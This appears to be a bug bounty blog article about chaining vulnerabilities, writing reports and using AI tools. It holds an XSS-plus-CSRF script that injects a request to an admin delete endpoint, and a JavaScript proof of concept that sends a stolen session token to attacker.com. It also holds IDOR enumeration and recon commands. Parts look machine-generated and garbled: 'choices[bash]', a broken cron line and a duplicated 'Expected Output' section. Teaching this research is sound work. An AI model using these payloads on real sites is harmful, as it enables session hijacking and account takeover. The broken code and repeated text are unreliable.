Listen to this Post
Introduction:

The golden era of bug bounty hunting—where a straightforward Cross-Site Scripting (XSS) or SQL injection could secure a significant payout—has largely faded. Today’s security landscape demands a sophisticated approach where researchers must chain multiple vulnerabilities to demonstrate tangible business impact. As artificial intelligence accelerates both attack and defense mechanisms, the true challenge has shifted from discovery to originality, impact, and speed, with even the most thorough reports often falling victim to the “duplicate” status.
Learning Objectives:
- Understand the evolution of vulnerability discovery from simple exploits to complex chain attacks
- Master the art of documenting root-cause analysis, Proof of Concepts (POCs), and mitigation strategies
- Develop strategies to identify original, in-scope vulnerabilities that deliver tangible business impact
- Learn to handle rejection and duplicate reports constructively to improve hunting methodology
- Leverage AI and automation tools effectively while maintaining a competitive edge
You Should Know:
- From XSS to Chain Reactions: The New Exploit Paradigm
Vulnerability chaining has become the hallmark of modern security research. A single XSS vulnerability might earn you a “informative only” rating, but when combined with CSRF (Cross-Site Request Forgery) and a privilege escalation flaw, the same bug transforms into a critical account takeover vector. Understanding how to connect seemingly minor issues into a potent attack chain is no longer optional—it’s essential.
Step-by-step guide to building your first exploit chain:
Step 1: Map the attack surface
 Linux - Perform comprehensive subdomain enumeration
subfinder -d target.com -o subdomains.txt
httpx -l subdomains.txt -o live_hosts.txt

Windows - Using PowerShell for initial reconnaissance
nslookup -type=NS target.com
nmap -sV -sC -A -oA target_scan target.com
Step 2: Identify chaining opportunities
 Run a comprehensive vulnerability scanner
nuclei -l live_hosts.txt -t cves/ -t vulnerabilities/ -o nuclei_results.txt
Step 3: Test cross-vulnerability impact
 Python example: CSRF token extraction + XSS payload injection
import requests
from bs4 import BeautifulSoup

Get CSRF token from page
session = requests.Session()
response = session.get('https://target.com/profile')
soup = BeautifulSoup(response.text, 'html.parser')
csrf_token = soup.find('input', {'name': 'csrf_token'})['value']

Inject XSS payload with CSRF token
payload = f'<script>fetch("/admin/delete?csrf={csrf_token}")</script>'
session.post('https://target.com/comment', data={'comment': payload, 'csrf': csrf_token})
- The Duplicate Dilemma & The Report That Matters
Perhaps the most frustrating aspect of modern bug bounty hunting is investing hours into a thorough report only to receive the dreaded “duplicate” status. Understanding what distinguishes a high-impact report from “informative only” submissions is critical for standing out.
Step-by-step guide to crafting impactful vulnerability reports:
Step 1: Build your root-cause analysis
 Vulnerability: Cross-Site Scripting (XSS) with Self-XSS to Privilege Escalation

Root Cause Analysis:
The application failed to sanitize user-controlled input in the `full_name` parameter during profile updates. The `innerHTML` property was used for DOM manipulation, allowing arbitrary JavaScript execution.

Technical Breakdown:
- Vulnerability Type: DOM-based XSS
- Affected Component: Profile update function
- Attack Vector: `full_name=<img src=x onerror=alert(1)>`
- Chaining Potential: Cookie extraction + CSRF bypass
Step 2: Include verifiable Proof of Concept (POC)
// JavaScript POC - demonstrating XSS to session hijacking
var xhr = new XMLHttpRequest();
xhr.open('GET', 'https://target.com/api/profile', true);
xhr.withCredentials = true;
xhr.onload = function() {
if (this.status == 200) {
// Extract session token
var sessionToken = JSON.parse(this.responseText).sessionId;
// Exfiltrate to external server
fetch('https://attacker.com/collect?token=' + sessionToken);
}
};
xhr.send();
Step 3: Document comprehensive mitigation strategies
Recommended Mitigations:
1. Implement Content Security Policy (CSP) headers
`Content-Security-Policy: default-src 'self'; script-src 'nonce-123456789'`
2. Sanitize input using DOMPurify or similar library
`const clean = DOMPurify.sanitize(userInput);`
3. Use `.textContent` instead of `.innerHTML` for DOM operations
- Leveling Up: How to Stand Out in a Saturated Market
The reality of today’s bug bounty landscape is that hundreds of researchers are scanning the same applications. Originality and impact are your competitive advantages. Specialization in less-trodden areas like API security, cloud misconfigurations, and business logic flaws often yields better results than competing in overcrowded XSS and SQLi spaces.
Step-by-step guide to finding original vulnerabilities:
Step 1: Focus on API and microservices testing
 Linux - Comprehensive API endpoint discovery
amass enum -passive -d target.com | grep -E 'api|v1|v2|webhook' | tee api_endpoints.txt
ffuf -u https://target.com/api/FUZZ -w /usr/share/wordlists/dirb/common.txt -o api_fuzz.json
Step 2: Test for business logic and workflow flaws
 Test parameter pollution and insecure direct object references
curl -X GET "https://target.com/api/users/12345" -H "Authorization: Bearer token123"
curl -X GET "https://target.com/api/users/12346" -H "Authorization: Bearer token123"
Step 3: Implement API fuzzing and rate limit testing
 Python fuzzing script for API vulnerabilities
import concurrent.futures
import requests

def test_api_endpoint(user_id):
url = f"https://target.com/api/user/{user_id}/profile"
response = requests.get(url)
if response.status_code == 200 and 'email' in response.text:
print(f"Potential IDOR: {user_id}")
return url

Test multiple sequential IDs
user_ids = list(range(10000, 10050))
with concurrent.futures.ThreadPoolExecutor(max_workers=10) as executor:
results = list(executor.map(test_api_endpoint, user_ids))
4. AI: The Great Equalizer and Accelerator
Artificial Intelligence has transformed both offensive and defensive security. Automated scanning tools powered by machine learning can process thousands of requests per second, analyzing patterns that humans might miss. Concurrently, AI-driven application security tools are becoming more sophisticated at detecting and preventing vulnerabilities during the development pipeline.
AI-powered tools for modern bug hunters:
Configuration for AI-enhanced scanning:
 Setting up AI-driven fuzzing with mlflow and burp-suite
pip install mlflow scikit-learn requests

Automate OWASP Top 10 tests using AI pattern recognition
!/bin/bash
 Install AI-based vulnerability scanner
git clone https://github.com/ai-security/scanner.git
cd scanner && pip install -r requirements.txt
python scan.py --url https://target.com --api-key $AI_API_KEY
Leveraging AI for triage and report generation:
 AI-assisted report generation script
import openai
import json

def generate_report(vulnerability_data):
"""
Generate comprehensive security report using AI
"""
prompt = f"""
Generate a security report for the following vulnerability chain:
{json.dumps(vulnerability_data, indent=2)}
Include: Root cause analysis, impact assessment, proof of concept steps, and mitigation strategies.
"""
response = openai.ChatCompletion.create(
model="gpt-4",
messages=[{"role": "user", "content": prompt}],
temperature=0.3
)
return response.choices[bash].message.content
5. Automation vs. Creativity: Finding the Balance
While automation helps with reconnaissance and initial discovery, creativity is what separates top-tier researchers from the crowd. The most impactful vulnerabilities often emerge from unconventional thinking: understanding complex user workflows, identifying race conditions, and uncovering dependency vulnerabilities that scanners typically miss.
Custom automation setup for efficiency:
 Setup cron job for automated scanning with alerts
sudo nano /etc/cron.d/scan_scheduler
 Add line for daily automated scans:
0 2    root /home/researcher/scan.sh --target target.com >> /var/log/scan.log 2>&1

Notification script for findings
!/bin/bash
 monitor_results.sh
while true; do
if grep -q "CRITICAL|HIGH" /var/log/scan.log; then
python send_notification.py "$(tail -1 50 /var/log/scan.log)"
fi
sleep 300
done
Windows automation alternative:
 Windows Task Scheduler for automated scanning
schtasks /create /tn "DailyScan" /tr "C:\researcher\scan.bat" /sc daily /st 02:00

PowerShell notification script
$scanResults = Get-Content "C:\researcher\scan.txt"
if ($scanResults -match "CRITICAL|HIGH") {
Send-MailMessage -To "[email protected]" -Subject "Critical Vulnerability Found" -Body $scanResults -SmtpServer smtp.company.com
}
6. The Mental Game: Handling Rejection and Duplicates
The psychological aspect of bug bounty hunting is often overlooked but equally important as technical skills. Receiving “duplicate” or “informative only” responses repeatedly can be demoralizing. The key is treating every submission as a learning opportunity, regardless of the outcome. Each rejected report refines your methodology, understanding of program scope, and ability to articulate technical findings clearly.
Reflection framework for duplicate reports:
- Analyze the duplicate notification – Understand the specific reason for rejection
- Review the program’s accepted reports – Learn what the triage team prioritizes
- Document your approach – Note what worked and what didn’t
- Repurpose your research – Apply your findings to other similar applications
- Connect with other researchers – Share experiences and learn from others’ successes
What Undercode Say:
Key Takeaway 1:
The hardest part of modern bug hunting isn’t discovering vulnerabilities—it’s finding original, in-scope vulnerabilities that matter, documented thoroughly before someone else claims them first.
Key Takeaway 2:
Every duplicate or “informative only” response is a stepping stone to mastery. Each report, accepted or rejected, sharpens your analytical thinking and refines your hunting methodology.
Analysis:
The bug bounty ecosystem has matured significantly from its early days. Today’s competition pushes researchers to develop sophisticated skills, including understanding complex business logic, chaining vulnerabilities, and producing professional-grade reports that rival commercial security audits. The presence of AI has accelerated both attack and defense, creating a dynamic environment where constant learning is mandatory.
The shift from volume-based (finding many simple bugs) to quality-based (finding fewer but more impactful bugs) hunting reflects an industry-wide focus on meaningful security improvements. The duplicate challenge, while frustrating, indicates comprehensive coverage by a growing global community of skilled researchers.
Ultimately, success in modern bug bounty hunting requires technical expertise, strategic thinking, psychological resilience, and adaptability—a combination that’s fostering a new generation of elite security professionals.
Expected Output:
Introduction:
The golden era of bug bounty hunting—where a straightforward Cross-Site Scripting (XSS) or SQL injection could secure a significant payout—has largely faded. Today’s security landscape demands a sophisticated approach where researchers must chain multiple vulnerabilities to demonstrate tangible business impact. As artificial intelligence accelerates both attack and defense mechanisms, the true challenge has shifted from discovery to originality, impact, and speed, with even the most thorough reports often falling victim to the “duplicate” status.
What Undercode Say:
- The hardest part of modern bug hunting isn’t discovering vulnerabilities—it’s finding original, in-scope vulnerabilities that matter, documented thoroughly before someone else claims them first.
-
Every duplicate or “informative only” response is a stepping stone to mastery. Each report, accepted or rejected, sharpens your analytical thinking and refines your hunting methodology.
Prediction:
-1 The competition in bug bounty hunting will intensify further, making it increasingly difficult for newcomers to secure their first payout as programs prioritize high-impact disclosures and professional-grade reporting
+1 The integration of AI and machine learning in security testing will create new specialized niches for researchers who understand how to exploit AI-driven systems and build custom automation frameworks
+N The “duplicate” problem will worsen initially as more researchers adopt similar automated tools, pushing skilled hunters to focus on increasingly complex and niche vulnerabilities
+1 Security programs will continue investing in better triage mechanisms and documentation, resulting in more transparent communication and fairer compensation for quality research
+N Business logic vulnerabilities will become the new frontier, requiring researchers to possess both technical skills and deep understanding of application workflows to succeed
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Vkiran – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


